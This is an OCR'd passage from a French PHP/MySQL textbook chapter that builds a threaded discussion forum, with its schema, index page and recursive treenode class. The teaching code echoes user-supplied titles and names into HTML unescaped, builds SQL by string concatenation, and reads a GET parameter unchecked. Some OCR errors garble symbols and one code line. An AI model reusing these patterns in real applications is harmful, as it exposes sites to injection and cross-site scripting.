
Pour mieux comprendre ce que nous avons fait dans ce projet, il peut être intéressant d'étudier le code au fur et à mesure, ce que nous ferons dans un moment. Cette application contient moins de code que d'autres, mais il est un peu plus complexe.

Cette application ne contient que trois pages principales. La première, qui est aussi la page d'accueil, affiche tous les articles du forum sous la forme de liens vers ces articles. À partir de là, vous pouvez ajouter un nouvel article, visualiser un article de la liste, ou modifier la manière dont les articles sont affichés en ouvrant ou en refermant des branches de l'arborescence. Nous y reviendrons dans un instant. Dans la page d'affichage d'un article, vous pouvez répondre à cet article ou afficher les réponses existantes. Enfin, la page de création d'un article permet de saisir un nouvel article, soit en réponse à un message existant, soit comme un nouveau message indépendant des autres.

Le diagramme des flux du système est présenté à la Figure 29.2.

Figure 29.2

Notre application de forum web contient trois parties principales.



Le Tableau 29.1 contient un récapitulatif des fichiers nécessaires à cette application.

Tableau 29.1 : Les fichiers de l'application de forum web

Nom	*Type*	*Description*
`index.php`	Application	La page d'accueil du site, qui contient la liste de tous les articles du site.
`new post.php`	Application	Formulaire de publication de nouveaux articles.
`store new post.php`	Application	Enregistre les articles saisis dans le formulaire `new post.php`.

Tableau 29.1 : Les fichiers de l'application de forum web *(suite)*

Nom	*Type*	*Description*
`view post.php`	Application	Affiche un article particulier et la liste des réponses à cet article.
`treenode class.php`	Bibliothèque	Contient la définition de classe `treenode`, qui nous servira à afficher la hiérarchie des articles.
`include fns.php`	Bibliothèque	Contient toutes les autres bibliothèques de fonctions de cette application.
`data valid fns.php`	Bibliothèque	Contient les fonctions de validation des données.
`db fns.php`	Bibliothèque	Fonctions pour la connectivité avec la base de données.
`discussion fns.php`	Bibliothèque	Fonctions gérant l'enregistrement et la lecture des articles.
`output fns.php`	Bibliothèque	Fonctions de génération du code HTML.
`create database.sql`	SQL	Code SQL de configuration de la base de données de cette application.

Intéressons-nous maintenant à l'implémentation de cette application.

Conception de la base de données

Nous devons enregistrer certains attributs pour chaque article du forum : le nom de la personne qui l'a créé, le titre de cet article, à quel moment il a été envoyé et son contenu. Nous aurons par conséquent besoin d'une table contenant les articles. Nous devrons créer un identificateur unique pour chaque article, que nous appellerons `postid`.

Chaque article doit être accompagné d'informations permettant de le situer dans la hiérarchie. Nous pourrions avoir les informations sur les enfants d'un article avec l'article lui-même mais, chaque article pouvant être suivi de plusieurs réponses, cela pourrait entraîner certains problèmes dans la construction de la base de données. Comme chaque article ne peut être une réponse qu'à un seul autre article, il est plus simple d'enregistrer une référence vers l'article parent, c'est-à-dire l'article dont il est la réponse.

Cela nous permet d'identifier les données à enregistrer pour chaque article :

- `postid`, un identificateur unique pour chaque article ;
- `parent`, le `postid` de l'article parent ;

- `poster`, l'auteur de cet article ;
- `title`, le titre de cet article ;
- `posted`, la date et l'heure de création de l'article ;
- `message`, le contenu de l'article.

Nous apporterons certaines optimisations à ces informations.

Pour déterminer si un article est suivi de une ou de plusieurs réponses, nous devons effectuer une requête pour savoir si d'autres articles possèdent cet article comme parent. Nous aurons besoin de cette information pour chaque article listé. Moins nous aurons à effectuer de requêtes, plus le code sera rapide : nous pouvons donc accélérer ce processus en ajoutant un champ indiquant si un article possède une réponse ou non. Nous appellerons ce champ `children` et il s'agira d'une variable booléenne qui vaudra 1 si le nœud possède un enfant et 0 dans le cas contraire.

Toutes les optimisations ont un prix. Dans notre cas, nous avons choisi d'enregistrer des informations redondantes : comme nous enregistrons ces informations de deux manières différentes, il faut faire attention à ce que les deux représentations contiennent toujours les mêmes informations. Lorsque nous ajouterons un enfant, nous devrons mettre à jour le parent correspondant. En outre, si nous autorisons la suppression d'un enfant, il faudra mettre à jour le parent pour s'assurer que la base de données reste cohérente. Dans ce projet, nous n'implémenterons aucun mécanisme de suppression des articles, ce qui résout la moitié du problème mais, si vous décidez de compléter ce code, n'oubliez pas ce point.

Nous allons apporter une autre optimisation en séparant le contenu des articles des autres données et en les stockant dans une autre table. En effet, le contenu des articles doit être enregistré dans une colonne du type `text` de MySQL, or lorsqu'une table contient ce type de colonne les requêtes sont ralenties. Comme nous allons effectuer beaucoup de petites requêtes pour construire la structure de notre arborescence, cette optimisation nous permet de gagner beaucoup de temps. En plaçant le contenu des messages dans une autre table, nous pourrons ne les récupérer que lorsqu'un utilisateur souhaite lire le contenu d'un message particulier.

Avec MySQL, les recherches sur des enregistrements de taille fixe sont bien plus rapides que celles sur des enregistrements de taille variable. Si nous devons utiliser des données de taille variable, nous pouvons améliorer les performances en créant des index sur les champs qui seront utilisés pour effectuer les recherches dans la base de données. Pour certains projets, il serait plus intéressant de conserver le champ de texte avec tout le reste et de créer des index sur toutes les colonnes servant aux recherches. Cependant,

la production des index prend également du temps et les données de notre forum ont de bonnes chances d'être modifiées très souvent, ce qui nous obligerait à regénérer en permanence ces index.

Nous allons également ajouter un attribut `area`, au cas où nous déciderions par la suite d'implémenter plusieurs forums de discussion avec une seule application. Ici, nous n'implémenterons pas cette caractéristique mais, en prévoyant cette extension, vous pourrez le faire plus facilement.

Nous pouvons donc déduire les instructions SQL permettant de créer la base de données de notre forum. Vous les trouverez dans le Listing 29.1.

Listing 29.1 : *create_database.sql* — Les instructions SQL de création de la base de données du forum

```
create database discussion;

use discussion;

create table header
(
  parent int not null,
  poster char(20) not null,
  title char(20) not null,
  children int default 0 not null,
  area int default 1 not null,
  posted datetime not null,
  postid int unsigned not null auto_increment primary key
);

create table body
(
  postid int unsigned not null primary key,
  message text
);


grant select, insert, update, delete
on discussion.*
to discussion@localhost identified by 'password';
```

Vous pouvez créer cette structure de base de données en fournissant ce script à MySQL, comme ceci :

```
mysql -u root -p < create_database.sql
```

Vous devrez naturellement saisir votre mot de passe `root` et modifier le mot de passe que nous avons choisi dans ce script pour l'utilisateur *discussion*.

Pour mieux comprendre l'organisation des articles dans cette structure, ainsi que leurs relations entre eux, examinons la Figure 29.3.




Figure 29.3

La base de données contient la structure de l'arborescence sous la forme d'une structure relationnelle mise à plat.

Comme vous pouvez le constater, le champ `parent` de chaque article contient le `postid` de l'article situé immédiatement au-dessus dans l'arborescence.

Vous pouvez également voir que le nœud racine, dont le `postid` vaut 1, n'a aucun parent. Tous les nouveaux sujets de discussion sont dans le même cas. Pour les articles de ce type, nous enregistrons zéro comme parent dans la base de données.

Afficher l'arborescence des articles

Ensuite, nous devons pouvoir récupérer les informations dans la base de données et les présenter sous la forme d'une arborescence. Cette opération est effectuée par la page principale, *index.php*. À titre d'exemple, nous avons introduit certains articles grâce aux scripts de création d'articles *new_post.php* et *store_new_post.php*. Nous reviendrons sur ces scripts dans la section suivante.

Nous commencerons par la liste des articles, puisqu'il s'agit du cœur de cette application. Après cela, tout le reste devrait être un peu plus simple.

La Figure 29.4 présente l'état initial de la page d'affichage des articles. Cette figure présente tous les articles d'origine. Aucun d'entre eux n'est une réponse ; chacun correspond au premier article d'un sujet particulier.

Figure 29.4

L'affichage initial de la liste des articles présente ceux-ci sous une forme "compacte".

Vous pouvez constater que nous disposons d'un certain nombre d'options. Le haut de la page comprend une barre de menus permettant d'ajouter un nouvel article et de développer ou de refermer les fils de discussion.

Pour mieux comprendre cette page, examinons les articles présentés. Certains d'entre eux sont accompagnés du symbole "+", qui signifie qu'ils sont suivis de une ou de plusieurs réponses. Pour afficher les réponses d'un article particulier, il suffit de cliquer sur ce symbole. La Figure 29.5 présente le nouvel affichage des articles après avoir cliqué sur le "+" d'un des sujets.

Comme vous pouvez le constater, cette opération permet d'afficher les réponses au premier article. Le symbole "+" s'est transformé en un symbole " ". Si nous cliquons sur celui-ci, tous les articles de ce fil seront regroupés, ce qui nous ramène à l'affichage initial.




Figure 29.5

Le fil de discussion sur la persistance a été développé.

Vous remarquerez également que l'une des réponses est accompagnée d'un symbole "+", ce qui signifie qu'elle possède elle-même d'autres réponses. Ce mécanisme peut continuer indéfiniment et vous pouvez afficher chaque ensemble de réponses en cliquant sur le symbole "+" approprié.

Les deux options de la barre de menus, *Expand* et *Collapse*, permettent respectivement d'extraire tous les fils de discussion possibles et de les regrouper. La Figure 29.6 présente le résultat obtenu après avoir cliqué sur le bouton *Expand*.

Si vous examinez avec attention les Figures 29.5 et 29.6, vous constaterez que nous transmettons certains paramètres d'entrée à *index.php*. Ainsi, dans la Figure 29.5, l'URL est la suivante :

```
http://localhost/phpmysql4e/chapitre29/index.php?expand=2#2
```

Le script interprète cette URL comme "Ouvrir l'article dont le code `postid` vaut 2". Le signe `#` est simplement un signet HTML permettant de dérouler la page HTML jusqu'à la partie qui vient d'être développée.

Voici l'URL de la Figure 29.6 :

```
http://localhost/phpmysql4e/chapitre29/index.php?expand=all
```




Figure 29.6

Tous les fils de discussion ont été ouverts.

Lorsque l'utilisateur a cliqué sur le bouton *Expand*, le paramètre `expand` a été passé avec la valeur `all`.

Ouverture et fermeture des fils de discussion

Voyons maintenant comment fonctionnent ces deux opérations en examinant le script *index.php*, qui est présenté dans le Listing 29.2.

Listing 29.2 : *index.php* — Ce script crée la liste des articles dans la page principale de l'application

```
<?php
  include ('include_fns.php');
  session_start();

  // Teste si la variable de session a été créée.
  if(!isset($_SESSION['expanded']))  {
    $_SESSION['expanded'] = array();
  }

  // Teste si le bouton Expand a été pressé.
  // expand peut valoir 'all', un postid ou ne pas être défini.
```

```
  if(isset($_GET['expand']))   {
    if($_GET['expand'] == 'all') {
      expand_all($_SESSION['expanded']);
    } else {
      $_SESSION['expanded'][$_GET['expand']] = true;
    }
  }

  // Teste si le bouton Collapse a été pressé.
  // collapse peut valoir 'all', un postid ou ne pas être défini.
  if(isset($_GET['collapse'])) {
    if($_GET['collapse']=='all') {
      $_SESSION['expanded'] = array();
    } else {
      unset($_SESSION['expanded'][$_GET['collapse']]);
    }
  }

  do_html_header('Discussion Posts');

  display_index_toolbar();

  // Affiche la vue arborescente des conversations.
  display_tree($_SESSION['expanded']);

  do_html_footer();
?>
```

Ce script utilise trois variables :

- La variable de session `expanded` conserve la trace des fils de discussion qui ont été ouverts. Cette variable peut être préservée d'un affichage à l'autre afin de pouvoir avoir plusieurs fils de discussion ouverts. C'est un tableau associatif contenant les `postid` des articles dont les réponses sont affichées.
- Le paramètre `expand` indique au script les nouveaux fils de discussion à développer.
- Le paramètre `collapse` indique au script les fils de discussion à refermer.

Lorsque l'utilisateur clique sur le symbole "+" ou le symbole " ", ou sur les boutons *Expand* ou *Collapse*, *index.php* est rappelé avec les nouvelles valeurs des paramètres `expand` et `collapse`. Nous nous servons de `expanded` dans chaque page pour conserver une trace des fils à développer dans une vue donnée.

Le script commence par ouvrir une session et y ajoute la variable `expanded` comme variable de session, si elle n'est pas encore présente.

Puis il vérifie qu'il lui a été passé un paramètre `expand` ou `collapse` et modifie le tableau `expanded` en conséquence. Voici le code du paramètre `expand` :

```
if(isset($_GET['expand']))   {
    if($_GET['expand'] == 'all') {
      expand_all($_SESSION['expanded']);
```

```
    } else {
      $_SESSION['expanded'][$_GET['expand']] = true;
    }
  }
```

Si l'utilisateur a cliqué sur le bouton *Expand*, on appelle la fonction `expand all()` pour ajouter dans le tableau `expanded` tous les fils de discussion qui possèdent des réponses. Nous y reviendrons dans un moment.

Si l'utilisateur tente de développer un fil de discussion particulier, le script reçoit son `postid` *via* `expand`. Pour rendre compte de cette action, il suffit d'ajouter une nouvelle entrée dans le tableau `expanded`.

La fonction `expand all()` est présentée dans le Listing 29.3.

Listing 29.3 : La fonction *expand_all()* de *discussion_fns.php* — Cette fonction traite le tableau *expanded* pour ouvrir tous les fils du forum

```
function expand_all(&$expanded) {
  // Marque tous les fils de discussion ayant des enfants
  // comme devant être développés.
  $conn = db_connect();
  $query = "select postid from header where children = 1";
  $result = $conn->query($query);
  $num = $result->num_rows;
  for($i = 0; $i<$num; $i++)   {
    $this_row = $result->fetch_row();
    $expanded[$this_row[0]]=true;
  }
}
```

Cette fonction exécute une requête sur la base de données afin de déterminer les fils de discussion qui possèdent des réponses :

```
select postid from header where children = 1
```

Chacun des articles renvoyés est ensuite ajouté dans le tableau `expanded`. Cette requête permet d'économiser du temps par la suite. Nous pourrions nous contenter d'ajouter tous les articles à la liste "développée", mais le traitement des réponses qui n'existent pas serait une perte de temps.

La fermeture des fils de discussion fonctionne de la même manière, mais dans l'autre sens :

```
if(isset($_GET['collapse'])) {
    if($_GET['collapse']=='all') {
      $_SESSION['expanded'] = array();
    } else {
      unset($_SESSION['expanded'][$_GET['collapse']]);
    }
  }
```

On peut supprimer des articles du tableau `expanded` grâce à `unset`. Nous supprimons le fil de discussion qui doit être refermé ou nous supprimons l'intégralité du tableau avec `unset` si toute la page doit être refermée.

Toutes ces opérations font partie du prétraitement, afin de déterminer les articles qui doivent être affichés et ceux qui ne doivent pas l'être. La partie cruciale de ce script est l'appel à :

```
display_tree($_SESSION['expanded']);
```

qui produit l'arborescence des articles affichés.

Affichage des articles

Étudions la fonction `display tree()`, dont le code se trouve dans le Listing 29.4.

Listing 29.4 : La fonction *display_tree()* de *output_fns.php* — Cette fonction crée le nœud racine de l'arborescence

```
function display_tree($expanded, $row = 0, $start = 0) {
  // Affiche l'arborescence des discussions.

  global $table_width;
  echo "<table width=\"".$table_width."\">";

  // Affiche-t-on la liste entière ou une sous-liste ?
  if($start>0) {
    $sublist = true;
  } else {
    $sublist = false;
  }

  // Construit la structure de l'arborescence représentant le
  // résumé des discussions
  $tree = new treenode($start, '', '', '', 1, true, -1, $expanded,
         $sublist);

  // Demande à l'arbre de s'afficher.
  $tree->display($row, $sublist);

  echo "</table>";
}
```

Le rôle principal de cette fonction est de créer le nœud racine de l'arborescence. Nous nous en servons pour afficher l'index complet et pour créer les branches de l'arbre correspondant aux réponses dans la page *view_post.php*. Comme vous pouvez le constater, cette fonction attend trois paramètres. `$expanded` correspond à la liste des `postid` des articles à afficher et `$row` est un indicateur de numéro de ligne qui servira à mettre en place l'alternance des couleurs dans les lignes à afficher.

Le troisième paramètre, `$start`, indique à la fonction où commencer à afficher les articles. Il s'agit du `postid` du nœud racine de l'arborescence qui doit être créée et affichée. Si nous affichons toute l'arborescence, comme sur la page principale, ce paramètre vaut 0, ce qui signifie qu'il faut afficher tous les articles ne possédant aucun parent. Si ce paramètre vaut 0, on initialise `$sublist` à la valeur `false` et on affiche l'intégralité de l'arborescence.

Si ce paramètre est supérieur à zéro, on l'utilise comme nœud racine de l'arborescence à afficher, on initialise `$sublist` à `true` et on n'affiche qu'une partie de l'arborescence. Nous nous servirons de cette technique dans le script *view_post.php*.

La tâche la plus importante de cette fonction est la création d'une instance de la classe `treenode` pour représenter la racine de l'arborescence. Il ne s'agit pas réellement d'un article, mais elle sert de parent pour tous les articles du premier niveau qui ne possèdent aucun parent. Après avoir construit l'arborescence, nous nous contentons d'appeler sa fonction `display()` pour afficher la liste des articles.

Utilisation de la classe *treenode*

Le code de la classe `treenode` est présenté dans le Listing 29.5. Si vous avez besoin d'un petit rappel sur le fonctionnement des classes, n'hésitez pas à consulter le Chapitre 6.

Listing 29.5 : La classe *treenode* de *treenode_class.php* — Le cœur de l'application

```
<?php
// Fonctions permettant de charger, de construire et d'afficher
// l'arborescence.
class treenode {
  // Chaque noeud de l'arbre possède des variables membres
  // contenant toutes les données d'un article, sauf son contenu.
  public $m_postid;
  public $m_title;
  public $m_poster;
  public $m_posted;
  public $m_children;
  public $m_childlist;
  public $m_depth;

  public function __construct($postid, $title, $poster, $posted,
       $children, $expand, $depth, $expanded, $sublist)   {
    // Le constructeur définit les variables membres, mais surtout
    // crée récursivement les parties inférieures de l'arbre.
    $this->m_postid = $postid;
    $this->m_title = $title;
    $this->m_poster = $poster;
    $this->m_posted = $posted;
    $this->m_children =$children;
    $this->m_childlist = array();
```

```
    $this->m_depth = $depth;

    // Les noeuds situés sous ce noeud ne nous intéressent que si
    // ce noeud possède des enfants et s'il doit être ouvert.
    // Les sous-listes doivent toujours être ouvertes.
    if(($sublist || $expand) && $children) {
      $conn = db_connect();

      $query = "select * from header where
                parent = '".$postid."' order by posted";
      $result = $conn->query($query);

      for ($count=0; $row = @$result->fetch_assoc(); $count++)  {
        if($sublist || $expanded[$row['postid']] == true) {
          $expand = true;
        } else {
          $expand = false;
        }
        $this->m_childlist[$count]= new treenode($row['postid'],
                $row['title'], $row['poster'],$row['posted'],
                $row['children'], $expand, $depth+1, $expanded,
                $sublist);
      }
    }
  }


  function display($row, $sublist = false)   {
    // Comme il s'agit d'un objet, il est responsable de son
    // affichage. $row indique à quelle ligne de l'affichage nous
    // en sommes, afin de l'afficher avec la bonne couleur.
    // $sublist indique si nous nous trouvons sur la page
    // principale ou sur la page d'un article. Les pages des
    // articles doivent être définies avec $sublist = true.
    // Dans une sous-liste, tous les messages sont développés et
    // il n'y a aucun symbole "+" ou "-".

    // S'il s'agit du noeud racine vide, on saute l'affichage.
    if($this->m_depth>-1) {
      // Couleurs alternées pour les lignes.
      echo "<tr><td bgcolor=\"";
      if ($row%2) {
        echo "#cccccc\">";
      } else {
        echo "#ffffff\">";
      }

      // Indente les réponses en fonction de leur niveau.
      for($i = 0; $i < $this->m_depth; $i++)  {
        echo "<img src=\"images/spacer.gif\" height=\"22\"
                  width=\"22\" alt=\"\" valign=\"bottom\" />";
      }

      // Affiche "+" ou "-" ou un espace.
      if ((!$sublist) && ($this->m_children) &&
            (sizeof($this->m_childlist))) {
```

```
        // Nous sommes sur la page principale, le noeud possède
        // des enfants et ils sont développés.

        // Le noeud est ouvert. Afficher un bouton pour le fermer.
        echo "<a href=\"index.php?collapse=".
              $this->m_postid."#".$this->m_postid."\"><img
              src=\"images/minus.gif\" valign=\"bottom\"
              height=\"22\" width=\"22\" alt=\"Collapse Thread\"
              border=\"0\" /></a>\n";
      } else if(!$sublist && $this->m_children) {
        // Le noeud est fermé. Afficher un bouton pour l'ouvrir.
        echo "<a href=\"index.php?expand=".
              $this->m_postid."#".$this->m_postid."\"><img
              src=\"images/plus.gif\" valign=\"bottom\"
              height=\"22\" width=\"22\" alt=\"Expand Thread\"
              border=\"0\" /></a>\n";
      }  else  {
        // Il n'y a aucun enfant, ou nous sommes dans une
        // sous-liste. N'afficher aucun bouton.
        echo "<img src=\"images/spacer.gif\" height=\"22\"
               width=\"22\" alt=\"\" valign=\"bottom\"/>\n";
      }

      echo "<a name=\"".$this->m_postid."\"><a href=
              \"view_post.php?postid=".$this->m_postid."\">".
              $this->m_title." - ".$this->m_poster." - ".
              reformat_date($this->m_posted)."</a></td></tr>";

      // Incrémenter le compteur de ligne pour alterner les
      // couleurs
      $row++;
    }
    // Appeler l'affichage de chaque enfant du noeud.
    // Un noeud refermé n'a aucun enfant.
    $num_children = sizeof($this->m_childlist);
    for($i = 0; $i<$num_children; $i++) {
      $row = $this->m_childlist[$i]->display($row, $sublist);
    }
    return $row;
  }
}

?>
```

Une instance de la classe `treenode` contient tous les détails concernant un article particulier et les liens vers toutes les réponses de cette classe. Cela nous donne donc les variables membres suivantes :

```
public $m_postid;
public $m_title;
public $m_poster;
public $m_posted;
public $m_children;
public $m_childlist;
public $m_depth;
```

Vous remarquerez que la classe `treenode` ne contient pas le contenu d'un article car il est inutile de le charger tant que l'utilisateur n'invoque pas le script *view_post.php*. Cette opération doit être accélérée autant que possible, puisque nous effectuons beaucoup de manipulations pour afficher l'arborescence, pour rafraîchir la page ou lorsque l'utilisateur clique sur un bouton.

Ces variables respectent la convention de noms utilisée couramment dans les applications orientées objet, puisqu'elles commencent par `m` pour nous rappeler qu'il s'agit de variables *membres* d'une classe.

La plupart de ces variables correspondent directement aux lignes de la table `header` de notre base de données, à l'exception de `$m childlist` et de `$m depth`. Nous nous servons de la variable `$m childlist` pour enregistrer les réponses à l'article courant. La variable `$m depth` contient un indice correspondant au niveau d'arborescence auquel nous sommes actuellement. Cette variable sera utilisée lors de l'affichage de la page.

Le constructeur définit la valeur de toutes les variables :

```
public function __construct($postid, $title, $poster, $posted,
       $children, $expand, $depth, $expanded, $sublist)   {
    // Le constructeur définit les variables membres, mais surtout
    // crée récursivement les parties inférieures de l'arbre.
    $this->m_postid = $postid;
    $this->m_title = $title;
    $this->m_poster = $poster;
    $this->m_posted = $posted;
    $this->m_children =$children;
    $this->m_childlist = array();
     $this->m depth   $depth;
```

Lorsque nous construisons la classe racine `treenode` avec la fonction `display tree()` dans la page principale, nous créons en fait un nœud virtuel auquel aucun article n'est associé. Nous lui passons quelques valeurs initiales :

```
$tree = new treenode($start, '', '', '', 1, true, -1, $expanded,
                     $sublist);
```

Cette ligne crée un nœud racine dont le `$postid` vaut 0 et qui peut être utilisé pour identifier tous les articles du premier niveau, puisque leur parent vaut 0. Nous choisissons `1` comme profondeur, puisque ce nœud ne fait pas réellement partie de l'affichage. Tous les articles de premier niveau auront une profondeur de 0 et seront affichés tout à gauche de l'écran. Les niveaux suivants seront affichés vers la droite de l'écran.

Le traitement le plus important de ce constructeur consiste à instancier les nœuds enfants de ce nœud. Nous commençons ce processus en vérifiant si nous avons besoin de développer les nœuds enfants et nous n'effectuons cette opération que si un nœud possède des enfants et si nous avons choisi de les afficher :

```
if(($sublist || $expand) && $children) {
      $conn = db_connect();
```

Nous nous connectons ensuite à la base de données et nous récupérons tous les articles enfants :

```
$query = "select * from header
          where parent = '".$postid."' order by posted";
$result = $conn->query($query);
```

Nous remplissons ensuite le tableau `$m childlist` avec les instances de la classe `tree node`, contenant les réponses à l'article enregistré dans ce `treenode` :

```
for ($count=0; $row = @$result->fetch_assoc(); $count++)  {
   if($sublist || $expanded[$row['postid']] == true) {
      $expand = true;
   } else {
      $expand = false;
   }
   $this->m_childlist[$count]= new treenode($row['postid'],
               $row['title'], $row['poster'],$row['posted'],
               $row['children'], $expand, $depth+1, $expanded,
               $sublist);
}
```

La dernière ligne crée les nouveaux `treenode`, en respectant exactement le même processus, mais pour le niveau suivant de l'arborescence. Il s'agit d'un appel récursif : un nœud parent appelle le constructeur `treenode`, lui passe son propre `postid` comme parent et ajoute 1 au niveau de profondeur avant de le lui passer en paramètre.

Chaque `treenode` est créé et crée à son tour ses propres enfants, jusqu'à ce que nous n'ayons plus de réponse à afficher, ou jusqu'à ce que nous ayons atteint le niveau choisi.

Après cela, nous appelons la fonction d'affichage du `treenode` racine (de retour dans `display tree()`), comme ceci :

```
$tree->display($row, $sublist);
```

La fonction `display()` commence par vérifier s'il s'agit du nœud racine virtuel :

```
if($this->m_depth>-1)
```

Il peut être identifié de cette manière, pour éviter de l'afficher. Cependant, nous ne souhaitons pas l'ignorer complètement : nous ne voulons pas qu'il apparaisse, mais il doit avertir ses enfants qu'ils doivent s'afficher.

La fonction commence alors à dessiner le tableau contenant les articles. Elle se sert de l'opérateur modulo (`%`) pour choisir la couleur de fond de chaque ligne, ce qui produit donc une alternance de couleur :

```
// Couleurs alternées pour les lignes.
echo "<tr><td bgcolor=\"";
if ($row%2) {
   echo "#cccccc\">";
} else {
   echo "#ffffff\">";
}
```

Elle se sert ensuite de la variable membre `$m depth` pour déterminer l'indentation de l'article actuel. Si vous examinez les figures, vous remarquerez que l'indentation correspond directement au niveau de profondeur d'un article. Pour cela, nous nous servons du code suivant :

```
// Indente les réponses en fonction de leur niveau.
for($i = 0; $i < $this->m_depth; $i++)  {
   echo "<img src=\"images/spacer.gif\" height=\"22\"
              width=\"22\" alt=\"\" valign=\"bottom\" />";
}
```

La partie suivante de la fonction permet de déterminer si nous devons afficher un signe "+", un signe " ", ou rien du tout.

```
// Affiche "+" ou "-" ou un espace.
if ((!$sublist) && ($this->m_children) &&
     sizeof($this->m_childlist))) {
   // Nous sommes sur la page principale, le noeud possède
   // des enfants et ils sont développés.

   // Le noeud est ouvert. Afficher un bouton pour le fermer.
   echo "<a href=\"index.php?collapse=".
              $this->m_postid."#".$this->m_postid."\"><img
              src=\"images/minus.gif\" valign=\"bottom\"
              height=\"22\" width=\"22\" alt=\"Collapse Thread\"
              border=\"0\" /></a>\n";
} else if(!$sublist && $this->m_children) {
   // Le noeud est fermé. Afficher un bouton pour l'ouvrir.
   echo "<a href=\"index.php?expand=".
              $this->m_postid."#".$this->m_postid."\"><img
              src=\"images/plus.gif\" valign=\"bottom\"
              height=\"22\" width=\"22\" alt=\"Expand Thread\"
              border=\"0\" /></a>\n";
}  else  {
    // Il n'y a aucun enfant, ou nous sommes dans une
    // sous-liste. N'afficher aucun bouton.
    echo "<img src=\"images/spacer.gif\" height=\"22\"
              width=\"22\" alt=\"\" valign=\"bottom\"/>\n";
}
```

Ensuite, nous affichons les données relatives à ce nœud :

```
echo "<a name=\"".$this->m_postid."\"><a href=
              \"view_post.php?postid=".$this->m_postid."\">".
              $this->m_title." - ".$this->m_poster." - ".
              reformat_date($this->m_posted)."</a></td></tr>";
```

Nous modifions la couleur pour la ligne suivante :

```
// Incrémenter le compteur de ligne pour alterner les
// couleurs
$row++;
```

Vient ensuite un code qui sera exécuté par tous les `treenode`, y compris celui de la racine :

```
// Appeler l'affichage de chaque enfant du noeud.
// Un noeud refermé n'a aucun enfant.
$num_children = sizeof($this->m_childlist);
for($i = 0; $i<$num_children; $i++) {
   $row = $this->m_childlist[$i]->display($row, $sublist);
}
return $row;
```

Il s'agit également d'un appel récursif qui appelle tous les enfants du nœud actuel pour qu'ils s'affichent eux-mêmes. Nous leur passons la couleur de ligne actuelle et nous leur demandons de la renvoyer lorsqu'ils ont fini afin que nous puissions alterner les couleurs.

Nous avons maintenant terminé l'étude de cette classe. Son code étant assez complexe, il peut être intéressant de faire quelques expériences en exécutant l'application et d'y revenir lorsque vous serez un peu plus familiarisé avec elle.

Afficher des articles particuliers

L'appel de la fonction `display tree()` a pour résultat d'afficher une série de liens pointant vers des articles. Si l'utilisateur clique sur l'un de ces articles, il est renvoyé au script *view_post.php*, avec un paramètre correspondant au `postid` de l'article à afficher. Le résultat obtenu est celui de la Figure 29.7.

Figure 29.7

Nous pouvons maintenant afficher le contenu du message correspondant à l'article spécifié.

Ce script, dont le code est présenté dans le Listing 29.6, affiche le contenu du message ainsi que ses réponses. Vous constaterez que celles-ci sont une fois de plus affichées sous la forme d'une arborescence, mais cette fois entièrement ouverte et sans les boutons "+" et " ". Ce comportement est obtenu grâce à `$sublist`.

Listing 29.6 : *view_post.php* — Affichage du contenu d'un message

```
<?php
  // Inclusion des bibliothèques de fonctions.
  include ('include_fns.php');
  $postid = $_GET['postid'];
  // Récupération des détails d'un article
